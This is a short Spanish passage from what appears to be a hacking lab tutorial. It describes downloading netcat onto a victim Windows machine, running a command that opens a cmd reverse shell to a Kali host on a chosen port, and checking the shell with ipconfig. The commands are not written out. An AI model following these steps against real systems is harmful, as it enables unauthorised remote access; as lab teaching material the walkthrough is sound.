


Después de crear la carpeta verificamos que se creo correctamente , ahora vamos a descargar netcat y lo vamos aguardar en esa ruta





Después de verificar que se descargó correctamente y que se encuentra en esa ruta vamos a ejecutar ese comando



En este comando decimos que se va a crear una cmd en la ip del Kali por el puerto especificado , luego de escuchar en Kali por ese puerto , ya tenemos una cmd del la maquina victima , verificamos con un ipconfig



